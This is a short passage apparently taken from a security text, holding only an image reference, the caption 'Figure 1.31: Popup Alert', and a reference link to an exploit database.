

Figure 1.31: Popup Alert

Reference

- https://www.exploit-db.com